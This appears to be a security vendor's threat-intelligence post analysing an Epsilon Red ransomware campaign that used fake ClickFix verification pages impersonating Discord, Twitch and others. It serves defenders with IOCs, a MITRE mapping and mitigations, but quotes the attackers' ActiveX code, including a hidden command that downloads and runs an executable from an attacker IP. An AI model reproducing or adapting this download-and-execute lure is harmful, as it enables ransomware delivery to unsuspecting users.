Threat Actors Lure Victims Into Downloading .HTA Files Using ClickFix To Spread Epsilon Red Ransomware

Malware Intelligence

6

mins read

CloudSEK discovered a new Epsilon Red ransomware campaign targeting users globally via fake ClickFix verification pages. Active since July 2025, threat actors use social engineering and impersonate platforms like Discord, Twitch, and OnlyFans to trick users into executing malicious .HTA files through ActiveX. This leads to silent payload downloads and ransomware deployment. Users are urged to disable ActiveX, block attacker IPs, and train against such lures.

CloudSEK TRIAD

July 25, 2025

Last Update posted on

July 25, 2025

Proactive Monitoring of the Dark Web for your organization

Proactively monitor and defend against malware with CloudSEK XVigil Malware Logs module, ensuring the integrity of your digital assets

Schedule a Demo

Author(s)


No items found.

Executive Summary


During routine infrastructure hunting, CloudSEK's TRIAD uncovered a *Clickfix-themed* malware delivery site in active development, associated with the **Epsilon Red** ransomware. Unlike previous campaigns that copy commands to clipboards, this variant urges victims to visit a secondary page, where malicious shell commands are silently executed via *ActiveX* to download and run payloads from an attacker-controlled IP. Social engineering tactics, such as fake verification codes, are used to appear benign. Pivoting into related infrastructure revealed impersonation of services like **Discord Captcha Bot**, **Kick**, **Twitch**, and **OnlyFans**, as well as romance-themed lures. Epsilon Red was first observed in 2021 and is loosely inspired by **REvil ransomware** in ransom note styling, but otherwise appears distinct in its tactics and infrastructure.


Analysis

During our routine infrastructure hunting activity, we discovered a clickfix themed malware delivery page that was under development.



Usually, upon clicking the verification button, the malicious command gets copied to the victim's clipboard. However, in this case, the victim was urged to open another page on the same website.


https://twtich.cc
YourSite.cc
Verify you are human by completing the action below.
Verify you are human
CLOUDFLARE
YOURSITE.cc needs
proceeding.
Extra Verification Needed
Please click the button below to proceed to the verification page.
Take Me There!



var shell = new ActiveXObject("WScript.Shell");

This object allows execution of shell commands (cmd.exe).

Silent Download and Execution

shell.Run("cmd /c cd /D %userprofile% && curl -s -o a.exe http://155.94.155[.]227:2269/dw/vir.exe && a.exe", 0);

- cd /D %userprofile%: Switches to the user's home directory.
- curl -s -o a.exe ...: Silently downloads a file from an IP and saves it as a.exe.
- a.exe: Executes the downloaded file. [md5: 98107c01ecd8b7802582d404e007e493] - Epsilon Red


- 0: Runs the process **hidden** (no window shown).

Displays a Fake Verification Message


shell.Run("cmd /c echo Your Verificatification Code Is: PC-19fj5e9i-cje8i3e4 && pause");

- Displays the **social engineering message** to conclude the clickfix bait theme.
- Typo ("Verificatification") may be intentional to appear non-threatening or amateurish.


pause: Keeps the CMD window open.



Upon entering the right code shown in the command prompt, the following message appears on the dialog box.



Pivoting through their infrastructure, we noted that the threat actors are impersonating a popular discord captcha bot(https://captcha.bot), along with a variety of streaming services such as Kick, Twitch, Rumble, Onlyfans etc delivering predominantly windows payloads using Clickfix. In addition, we were able to find a small cluster of romance/dating themed clickfix delivery pages operated by the same threat actor.



Attribution

Epsilon Red ransomware, first identified in 2021, leaves a ransom note on infected computers that bears a resemblance to the REvil ransomware note, albeit with minor grammatical improvements. Beyond this, no other clear similarities between Epsilon Red and REvil ransomware have been observed.

MITRE Mapping

Tactic	Technique	ID	Description
Initial Access	Phishing: Drive-by Compromise	T1189	Victims are lured to themed websites (e.g., fake verification pages) where malicious scripts execute without user interaction.
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	Uses cmd.exe to execute downloaded binaries and display social engineering messages.

Tactic	Technique	ID	Description
Execution	Command and Scripting Interpreter: JavaScript/VBScript	T1059.005	Malicious JavaScript (ActiveXObject("WScript.Shell")) embedded in web pages executes commands on the host.
Execution	User Execution: Malicious Link	T1204.001	Victims are socially engineered into clicking a malicious link and following staged instructions.
Defense Evasion	Obfuscated Files or Information	T1027	The payload is delivered with minimal visibility (curl -s) and executed silently (Run(..., 0)).
Defense Evasion	Masquerading	T1036	Use of fake verification codes and benign themes (e.g., captcha verification) to mislead users and security analysts.
Persistence (expected)	Scheduled Task/Job	T1053.005	Epsilon Red campaigns have historically used scheduled tasks for persistence post-execution.
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Uses HTTP (via curl) for payload download and possibly for follow-up C2 traffic.
Impact	Data Encrypted for Impact	T1486	Final-stage ransomware (Epsilon Red) encrypts victim files after initial infection.

IOCs

Indicator Type	Value	Notes
md5	98107c01ecd8b7802582d404e007e493	Epsilon Red Ransomware
Domain	twtich[.]cc	Clickfix Delivery [.hta]
IP:Port	155.94.155[.]227:2269	Command and Control
md5	2db32339fa151276d5a40781bc8d5eaa	Quasar RAT Malware
Domain	capchabot[.]cc	Clickfix Delivery [regular]
IP:Port	213.209.150[.]188:8112	Command and Control

Impact

- **Endpoint Compromise via Web Browsers**: Abuse of ActiveXObject enables remote code execution directly from browser sessions, bypassing traditional download protections.
- **Ransomware Deployment**: This can lead to a full-blown ransomware encryption preceded by lateral movement.
- **Brand Impersonation Reduces User Suspicion**: Mimicking Discord captcha services and streaming platforms increases the likelihood of successful social engineering.
- **Persistent Infrastructure Abuse**: Reuse of themed delivery pages (Clickfix, romance lures) across campaigns indicates long-term operational infrastructure and planning.

Mitigations

- **Disable ActiveX and Windows Script Host (WSH)**: Enforce Group Policies to block legacy script execution vectors (WScript.Shell, ActiveXObject) in all environments.
- **Threat Feed Integration and IP Blocking**: Proactively ingest threat intel to blacklist known attacker IPs and domains, as well as IOFAs(Indicators of Future Attack) tied to Clickfix campaigns.
- **Endpoint Behavior Analytics**: Deploy EDR rules to flag hidden executions (shell.Run, cmd /c, silent downloads via curl) and suspicious child process creation from browsers.
- **Security Awareness Training**: Simulate attacks that impersonate familiar services (e.g., Discord bots, Twitch) to condition users against interacting with fake verification pages.

References

- *Intelligence source and information reliability - Wikipedia
- #Traffic Light Protocol - Wikipedia
- https://news.sophos.com/en-us/2021/05/28/epsilonred/

Author

CloudSEK TRIAD

CloudSEK Threat Research and Information Analytics Division

Predict Cyber threats against your organization

Schedule a Demo

Related Posts

No items found.

Join 10,000+ subscribers

Keep up with the latest news about strains of Malware, Phishing Lures, Indicators of Compromise, and Data Leaks.